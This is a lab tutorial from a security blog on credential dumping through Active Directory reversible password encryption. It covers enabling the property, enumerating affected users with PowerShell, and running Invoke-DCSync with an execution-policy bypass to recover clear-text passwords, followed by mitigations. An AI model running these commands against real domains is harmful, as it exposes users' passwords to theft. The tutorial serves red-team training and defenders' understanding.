Credential Dumping – Active Directory Reversible Encryption

June 13, 2023 By Raj Chandel

Introduction

According to MITRE, an adversary may abuse Active Directory authentication encryption properties to gain access to credentials on Windows systems. The **AllowReversiblePasswordEncryption** property specifies whether reversible password encryption for an account is enabled or disabled. By default, this property is disabled (instead of storing user credentials as the output of one-way hashing functions) and should not be enabled unless legacy or other software requires it.

- MITRE TACTIC: Credential Dumping (ID: TA0006)
- MITRE Technique Modify Authentication Process (T1556)
- MITRE SUB ID: Reversible Encryption (**T1556.005**)

In Domain Controller user account reversible encryption is enabled, which means the encrypted data can be reversed back to the user's password. The password stored with a reversible encryption policy is not a hash since a function can be called to get back to the original clear-text password.

Do you know?

As per **Microsoft**: If you use the **Challenge Handshake Authentication Protocol (CHAP)** through remote access or **Internet Authentication Services (IAS),** you must enable this policy setting. CHAP is an authentication protocol that is used by remote access and network connections. Digest Authentication in Internet Information Services (IIS) also requires that you enable this policy setting.

Table of Content


Lab Setup

Enabling Reversible encryption in Active Directory Users

There are multiple methods to enable Reversible encryption property:


- User Account Property

Enable the Reversible encryption by modifying the account property for the Domain User account.




Powershell Command

```
set-ADUser - AllowReversiblePasswordEncryption $true
```




Group Policy Management

Enable the store password using reversible encryption with **Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy**



Validate the property through User's property-Attribute Editor for UserAccountControl.




NOTE: Now if the system Administrator reset the password for the user account, an adversary may be able to obtain the plaintext of passwords created/changed after the property was enabled.

Enumeration

PowerShell Command to find user enabled with allow reversible password encryption.

```
Get-ADUser -Filter {AllowReversiblePasswordEncryption -eq "true"} | Select Name, sAMAccountName
```




Attack: DC-Sync


In our Previous article, we described the DCsync attack, read more from **here**. You can download the DC Sync Script tool **here**.

Commands to execute in the domain controller to check the user's clear text password.

```
powershell.exe -ep bypass
Import-Module .\Invoke-DCSync.ps1
Invoke-DCSync -AllData
```



DCSync shows the clear-text password of the target user.



Mitigation

- Ensure that Allow Reversible Password Encryption property is set to disabled.
- Group policy store password using reversible encryption is set to disable.

Conclusion

In this article, we were able to decrypt the password of active directory user accounts. This article can serve as a reference for Red Team activists for Credential Dumping – Active Directory Plain Text Password.